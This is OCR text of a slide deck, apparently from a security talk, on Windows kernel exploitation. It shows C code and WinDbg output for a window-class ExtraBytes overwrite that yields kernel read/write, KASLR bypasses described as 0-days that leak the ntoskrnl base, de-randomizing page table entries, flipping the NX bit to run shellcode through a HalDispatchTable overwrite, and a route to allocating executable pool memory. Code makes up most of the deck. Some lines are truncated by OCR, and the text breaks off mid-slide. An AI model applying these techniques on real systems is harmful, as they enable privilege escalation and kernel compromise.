cls.lpfnWndProc = WProc1;
cls.cbClsExtra = 0x18;
cls.cbWndExtra = 8;
cls.hInstance = NULL;
cls.hCursor = NULL;
cls.hIcon = NULL;
cls.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);
cls.lpszMenuName = NULL;
cls.lpszClassName = g_windowClassName1;
cls.hIconSm = NULL;

RegisterClassExW(&cls);
```

ExtraBytes overwrite

- ExtraBytes from tagCLS are still in the kernel
- Allocate tagCLS followed by tagWND.
- Use SetClassLongPtr to update tagWND.strName
- Read/write kernel-mode primitive is back

```
RtlInitLargeUnicodeString(&uStr, input, size);

g_fakeDesktop[0x1] = 0;
g_fakeDesktop[0x10] = addr - 0x100;
g_fakeDesktop[0x11] = 0x200;

SetClassLongPtrW(g_window1, 0x308, addr);
SetClassLongPtrW(g_window1, 0x300, 0x0000002800000020);
SetClassLongPtrW(g_window1, 0x230, (DWORD64)g_fakeDesktop);
NtUserDefSetText(g_window2, &uStr);
SetClassLongPtrW(g_window1, 0x230, g_rpDesk);
SetClassLongPtrW(g_window1, 0x300, 0x0000000e0000000c);
SetClassLongPtrW(g_window1, 0x308, g_winStringAddr);
```



ONE DOES NOT SIMPLY
MITIGATE KERNEL PRIMITIVES
imgflip.com

Kernel ASLR

- Almost all kernel memory is randomized.
- Shared System Page – KUSER_SHARED_DATA is static
  - Located at 0xFFFFF78000000000.
  - Not executable.
  - Does not contain interesting pointers.
- HAL Heap is randomized
- SIDT is mitigated with VBS
- Need new ntoskrnl.exe information leak

Kernel ASLR Bypass Idea

- KASLR bypass could be primitive related.
- Need a bypass for each primitive.
- Must leak ntoskrnl.exe pointer.


I DONT ALWAYS
NEED KASLR BYPASS
BUT WHEN I DO
I HIT UP REACTOS
imgflip.com


Bitmap KASLR Bypass 0-Day

- Surface structure from REACTOS

hdev

```
typedef struct _SURFOBJ
{
    DHSURF dhsurf;              // 0x000
    HSURF  hsurf;               // 0x004
    DHPDEV dhpdev;              // 0x008
    HDEV   hdev;                // 0x00c
    SIZEL  sizlBitmap;          // 0x010
    ULONG  cjBits;              // 0x018
    PVOID  pvBits;              // 0x01c
    PVOID  pvScan0;             // 0x020
    LONG   lDelta;              // 0x024
    ULONG  iUniq;               // 0x028
    ULONG  iBitmapFormat;       // 0x02c
    USHORT iType;               // 0x030
    USHORT fjBitmap;            // 0x032
  // size                       0x034
} SURFOBJ, *PSURFOBJ;
```

GDI's handle to the device, this surface belongs to. In reality a pointer to GDI's PDEVOBJ.



Bitmap KASLR Bypass 0-Day


- PDEVOBJ structure from REACTOS

Function Pointers

```
{
    BASEOBJECT  baseobj;
    PPDEV       ppdevNext;
    int         cPdevRefs;
    int         cPdevOpenRefs;
    PPDEV       ppdevParent;
    FLONG       flags;
    FLONG       flAccelerated;

            .....

    PVOID       pvGammaRamp;
    PVOID       RemoteTypeOne;
    ULONG       ulHorzRes;
    ULONG       ulVertRes;
    PFN         pfnDrvSetPointerShape;
    PFN         pfnDrvMovePointer;
    PFN         pfnMovePointer;
    PFN         pfnDrvSynchronize;
    PFN         pfnDrvSynchronizeSurface;
    PFN         pfnDrvSetPalette;
    PFN         pfnDrvNotify;
    ULONG       TagSig;
    PLDEV       pldev;

            .....

    PVOID       WatchDogContext;
    PVOID       WatchDogs;
    PFN         apfn[INDEX_LAST]
} PDEV, *PPDEV;
```

Bitmap KASLR Bypass 0-Day

```
ffffbd25`56300000  00000000`00052c3b 00000000`00000000
ffffbd25`56300010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56300020  00000000`00052c3b 00000000`00000000
ffffbd25`56300030  00000000`00000000 00000001`00000364
ffffbd25`56300040  00000000`00000d90 ffffbd25`56300270
ffffbd25`56300050  ffffbd2[illegible]300270 0000794b`00000d90
```



Bitmap hdev field is empty

Bitmap KASLR Bypass 0-Day

- Enter CreateCompatibleBitmap

```
HBITMAP CreateCompatibleBitmap(
  _In_ HDC hdc,
  _In_ int nWidth,
  _In_ int nHeight
);
```

```
kd> dq ffffbd25`56300000+3000
ffffbd25`56303000  00000000`01052c3e 00000000`00000000
ffffbd25`56303010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56303020  00000000`01052c3e 00000000`00000000
ffffbd25`56303030  ffffbd25`4001b010 00000364`00000001
ffffbd25`56303040  00000000`00000d90 ffffbd25`56303270
```

```
kd> dqs ffffbd25`4001b010 + 6f0
ffffbd25`4001b700  ffffbd5f`eced2bf0 cdd!DrvSynchronizeSurface
```

Bitmap KASLR Bypass 0-Day

- Free a Bitmap at offset 0x3000 from first Bitmap
- Spray CompatibleBitmaps to reallocate

```
HBITMAP h3 = (HBITMAP)readQword(leakPool() + 0x3000);
buffer[5] = (DWORD64)h3;
DeleteObject(h3);

HBITMAP *KASLRbitmap = new HBITMAP[0x100];
for (DWORD i = 0; i < 0x100; i++)
{
    KASLRbitmap[i] = CreateCompatibleBitmap(dc, 1, 0x364);
}
```

Bitmap KASLR Bypass 0-Day

- Read cdd!DrvSyncronizeSurface pointer
- Find ntoskrnl.exe pointer

```
kd> u cdd!DrvSynchronizeSurface + 2b L1
cdd!DrvSynchronizeSurface+0x2b:
ffffbd5f`eced2c1b ff153f870300    call    qword ptr [cdd!_imp_ExEnterCriticalRegionAndA
kd> dqs [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe] L1
ffffbd5f`ecf0b360  fffff803`4c4c3e90 nt!ExEnterCriticalRegionAndAcquireFastMutexUnsafe
```

```
DWORD64 leakNtBase()
{
    DWORD64 ObjAddr = leakPool() + 0x3000;
    DWORD64 cdd_DrvSynchronizeSurface = readQword(readQword(ObjAddr + 0x30) + 0x6f0);
    DWORD64 offset = readQword(cdd_DrvSynchronizeSurface + 0x2d) & 0xFFFFF;
    DWORD64 ntAddr = readQword(cdd_DrvSynchronizeSurface + 0x31 + offset);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

tagWND KASLR Bypass 0-Day

- tagWND structure from REACTOS

```
typedef struct _WND
{
   THRDESKHEAD  head;
   WW;
   struct _WND *spwndNex
#if (_WIN32_WINNT >= 0x05
   struct _WND *spwndPrev;
#endif
   struct _WND *spwndParent;
   struct _WND *spwndChild;
```

```
typedef struct _THROBJHEAD
{
    HEAD;
    PTHREADINFO pti;
} THROBJHEAD, *PTHROBJHEAD;
//
typede ruct _THRDESKHEAD
{
    THROBJHEAD;
    PDESKTOP     rpdesk;
    PVOID        pSelf;
} THRDESKHEAD, *PTHRDESKHEAD;
```

```
typedef struct _THREADINFO
{
   /* 000 */ W32THREAD;
```

```
typedef struct _W32THREAD
{
   /* 0x000 */ PETHREAD pEThread;
```

tagWND KASLR Bypass 0-Day

- Offset 0x2A8 of KTHREAD has ntoskrnl.exe pointer

```
DWORD64 leakNtBase()
{
    DWORD64 wndAddr = leakWnd(g_window1);
    DWORD64 pti = readQWORD(wndAddr + 0x10);
    DWORD64 ethread = readQWORD(pti);
    DWORD64 ntAddr = readQWORD(ethread + 0x2a8);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

```
kd> dq ffffbd25`4093f3b0+10 L1
ffffbd25`4093f3c0  ffffbd25`4225dab0
kd> dq ffffbd25`4225dab0 L1
ffffbd25`4225dab0  ffff968a`3b50d7c0
kd> dqs ffff968a`3b50d7c0 + 2a8
ffff968a`3b50da68  fffff803`4c557690 nt!KeNotifyProcessorFreezeSupported
```

BYPASS ALL THE KASLR

Page Table Entry Overwrite


- Page Table Entries had static base address of 0xFFFFF68000000000
- Calculate Page Table Entry address easily

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```


De-randomizing Page Table Entries

- The kernel must lookup PTE's often
  - Must have API which works despite randomization
- MiGetPteAddress in ntoskrnl.exe
  - Static disassembly uses old base address
  - Dynamic disassembly uses randomized base address

```
MiGetPteAddress proc near
shr     rcx, 9
mov     rax, 7FFFFFFF8h
and     rcx, rax
mov     rax, 0FFFFF68000000000h
add     rax, rcx
retn
```



```
nt!MiGetPteAddress:
fffff803`0ccd1254 48c1e909          shr     rcx,9
fffff803`0ccd1258 48b8f8ffffff7f000000 mov rax,7FFFFFFF8h
fffff803`0ccd1262 4823c8            and     rcx,rax
fffff803`0ccd1265 48b80000000000cfffff mov rax,0FFFFCF0000000000h
fffff803`0ccd126f 4803c1            add     rax,rcx
fffff803`0ccd1272 c3                ret
```



De-randomizing Page Table Entries

- MiGetPteAddress contains the randomized base address
- Locate MiGetPteAddress dynamically using read primitive
- Collision free hash is four QWORDS of function start

```
while (1)
{
    hash = 0;
    for (DWORD i = 0; i < 4; i++)
    {
        tmp = *(PDWORD64)((DWORD64)pointer + i * 4);
        hash += tmp;
    }
    if (hash == signature)
    {
        break;
    }
    addr++;
    pointer = pointer + 1;
}
return addr;
```

De-randomizing Page Table Entries

- Locate hash value of MiGetPteAddress
- Leak PTE base address

```
VOID leakPTEBase(DWORD64 ntBase)
{
    DWORD64 MiGetPteAddressAddr = locatefunc(ntBase, 0x247901102daa798f, 0xb0000);
    g_PTEBase = readQword(MiGetPteAddressAddr + 0x13);
    return;
}
```

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += g_PTEBase;
    return vaddr;
}
```

```
kd> ? 0xffff78000000000 >> 9
Evaluate expression: 3602877876535296O = 007fffb`c0000000
kd> ? 007fffb`c0000000 & 7FFFFFFF8h
Evaluate expression: 531502202880 = 0000007b`c0000000
kd> dq 7b`c0000000 + 0FFFFCF000000000h L1
ffffcf7b`c0000000  80000000`00963963
```


De-randomizing Page Table Entries


- Write shellcode to KUSER_SHARED_DATA + 0x800
- Flip the NX bit of the page

```
DWORD64 PteAddr = getPTfromVA(0xfffff78000000800);
DWORD64 modPte = readQword(PteAddr) & 0x0FFFFFFFFFFFFFFF;
writeQword(PteAddr, modPte);
```

- Call shellcode by overwriting HalDispatchTable and calling NtQueryIntervalProfile

```
BOOL getExec(DWORD64 halDispatchTable, DWORD64 addr)
{
    _NtQueryIntervalProfile NtQueryIntervalProfile =
    writeQword(halDispatchTable + 8, addr);
    ULONG result;
    NtQueryIntervalProfile(2, &result);
    return TRUE;
}
```


There is no magic.
There is only knowledge.


WHY MODIFY PTE
IF YOU CAN ALLOCATE EXECUTABLE POOL MEMORY?
imgflip.com

Dynamic Kernel Memory

- ExAllocatePoolWithTag allocates kernel pool memory

```
PVOID ExAllocatePoolWithTag(
  _In_ POOL_TYPE PoolType,
  _In_ SIZE_T    NumberOfBytes,
  _In_ ULONG     Tag
);
```

- Allocate NonPagedPoolExecute pool memory
- Return pool memory address

```
NonPagedPool = 0n0
NonPagedPoolExecute = 0n0
PagedPool = 0n1
NonPagedPoolMustSucceed = 0n2
DontUseThisType = 0n3
NonPagedPoolCacheAligned = 0n4
PagedPoolCacheAligned = 0n5
NonPagedPoolCacheAlignedMustS = 0n6
MaxPoolType = 0n7
NonPagedPoolBase = 0n0
NonPagedPoolBaseMustSucceed = 0n2
NonPagedPoolBaseCacheAligned = 0n4
NonPagedPoolBaseCacheAlignedMustS = 0n6
NonPagedPoolSession = 0n32
PagedPoolSession = 0n33
NonPagedPoolMustSucceedSession = 0n34
DontUseThisTypeSession = 0n35
NonPagedPoolCacheAlignedSession = 0n36
PagedPoolCacheAlignedSession = 0n37
NonPagedPoolCacheAlignedMustSSession = 0n38
NonPagedPoolNx = 0n512
```

Dynamic Kernel Memory

- Need controlled arguments to call ExAllocatePoolWithTag
- NtQueryIntervalProfile takes two arguments
  - Must have specific values to trigger HaliQuerySystemInformation
- Need a different system call

Dynamic Kernel Memory

- Enter NtGdiDdDDICreateAllocation


```
kd> u win32k!NtGdiDdDDICreateAllocation L1
win32k!NtGdiDdDDICreateAllocation:
ffffbd5f`ec7a29dc ff25d6a40400    jmp     qword ptr [win32k!_imp_NtGdiDdDDICreateAllocation (fff
kd> u poi([win32k!_imp_NtGdiDdDDICreateAllocation]) L1
win32kfull!NtGdiDdDDICreateAllocation:
ffffbd5f`ec5328a0 ff251aad2200    jmp     qword ptr [win32kfull!_imp_NtGdiDdDDICreateAllocation
kd> u poi([win32kfull!_imp_NtGdiDdDDICreateAllocation]) L2
win32kbase!NtGdiDdDDICreateAllocation:
ffffbd5f`ecd3c430 488b0581331000  mov     rax,qword ptr [win32kbase!gDxgkInterface+0x68 (ffffbd5
ffffbd5f`ecd3c437 48ff2512251200  jmp     qword ptr [win32kbase!_guard_dispatch_icall_fptr (ffff
kd> u poi([win32kbase!_guard_dispatch_icall_fptr]) L1
win32kbase!guard_dispatch_icall_nop:
ffffbd5f`ecd581a0 ffe0            jmp     rax
```

- Thin trampoline through win32k*.sys

Dynamic Kernel Memory

- Win32kbase!gDxgkInterface is function table into dxgkrnl.sys

```
kd> dqs win32kbase!gDxgkInterface
ffffbd5f`ece3f750  00000000`001b07f0
ffffbd5f`ece3f758  00000000`00000000
ffffbd5f`ece3f760  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f768  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f770  fffff80e`314c8480 dxgkrnl!DxgkProcessCallout
ffffbd5f`ece3f778  fffff80e`3151f1a0 dxgkrnl!DxgkNotifyProcessFreezeCallout
ffffbd5f`ece3f780  fffff80e`3151ee70 dxgkrnl!DxgkNotifyProcessThawCallout
ffffbd5f`ece3f788  fffff80e`314b9950 dxgkrnl!DxgkOpenAdapter
ffffbd5f`ece3f790  fffff80e`315ae710 dxgkrnl!DxgkEnumAdapters
ffffbd5f`ece3f798  fffff80e`314c4d50 dxgkrnl!DxgkEnumAdapters2
ffffbd5f`ece3f7a0  fffff80e`31521ef0 dxgkrnl!DxgkGetMaximumAdapterCount
ffffbd5f`ece3f7a8  fffff80e`31519a50 dxgkrnl!DxgkOpenAdapterFromLuid
ffffbd5f`ece3f7b0  fffff80e`31513e30 dxgkrnl!DxgkCloseAdapter
ffffbd5f`ece3f7b8  fffff80e`314c6f10 dxgkrnl!DxgkCreateAllocation
```




- Arguments are not modified from system call to function table call

Dynamic Kernel Memory

- Inspecting win32kbase!gDxgkInterface shows it to be writable

```
kd> ? win32kbase!gDxgkInterface >> 9
Evaluate expression: 36028794142651760 = 007fffff`548ef570
kd> ? 007fffff`548ef570 & 7FFFFFFF8
Evaluate expression: 546879501680 = 0000007f`548ef570
kd> dq 7f`548ef570 + 0FFFFCF0000000000h L1
ffffcf7f`548ef570  cf600000`36b48863

kd> dt _MMPTE_HARDWARE ffffcf7f`548ef570
nt!_MMPTE_HARDWARE
   +0x000 Valid            : 0y1
   +0x000 Dirty1           : 0y1
   +0x000 Owner            : 0y0
   +0x000 WriteThrough     : 0y0
   +0x000 CacheDisable     : 0y0
   +0x000 Accessed         : 0y1
   +0x000 Dirty            : 0y1
   +0x000 LargePage        : 0y0
   +0x000 Global           : 0y0
   +0x000 CopyOnWrite      : 0y0
   +0x000 Unused           : 0y0
   +0x000 Write            : 0y1
```



Dynamic Kernel Memory

- Need to dynamically locate win32kbase!gDxgkInterface
- Can be found in win32kfull!DrvOcclusionStateChangeNotify
- Need to leak win32kfull.sys

```
DrvOcclusionStateChangeNotify proc near

var_18= dword ptr -18h
var_10= qword ptr -10h

; FUNCTION CHUNK AT 00000001C0157D2E SI

sub     rsp, 38h
mov     rax, [rsp+38h]
lea     rcx, [rsp+38h+var_18]
mov     [rsp+38h+var_10], rax
mov     rax, cs:__imp_?gDxgkInterface@@
mov     [rsp+38h+var_18], 1
mov     rax, [rax+408h]
```

Dynamic Kernel Memory

- PsLoadedModuleList is doubly-linked list of _LDR_DATA_TABLE_ENTRY structures.


```
kd> dq nt!PsLoadedModuleList L2
fffff803`4c76a5a0  ffff968a`38c1e530 ffff968a`3a347e80
kd> dt _LDR_DATA_TABLE_ENTRY ffff968a`38c1e530
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0xffff968a`38c1e390 - 0xfffff803`4c76a5a0 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0xfffff803`4c7a8000 - 0x00000000`00053760
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`(
   +0x030 DllBase          : 0xfffff803`4c41e000 Void
   +0x038 EntryPoint       : 0xfffff803`4c81e010 Void
   +0x040 SizeOfImage      : 0x889000
   +0x048 FullDllName      : _UNICODE_STRING "\SystemRoot\system32\ntoskrnl.exe"
   +0x058 BaseDllName      : _UNICODE_STRING "ntoskrnl.exe"
```

- Search for Win32kful in Unicode at offset 0x60
- Read Win32kfull.sys base address at offset 0x30

Dynamic Kernel Memory

- Leak PsLoadedModuleList from KeCapturePersistentThreadState

```
nt!KeCapturePersistentThreadState+0xc0:
fffff803`4c60e4d0 45894c90fc      mov     dword ptr [r8+rdx*4-4],r9d
fffff803`4c60e4d5 44890b          mov     dword ptr [rbx],r9d
fffff803`4c60e4d8 c7430444553634  mov     dword ptr [rbx+4],34365544h
fffff803`4c60e4df c7430cd73a0000  mov     dword ptr [rbx+0Ch],3AD7h
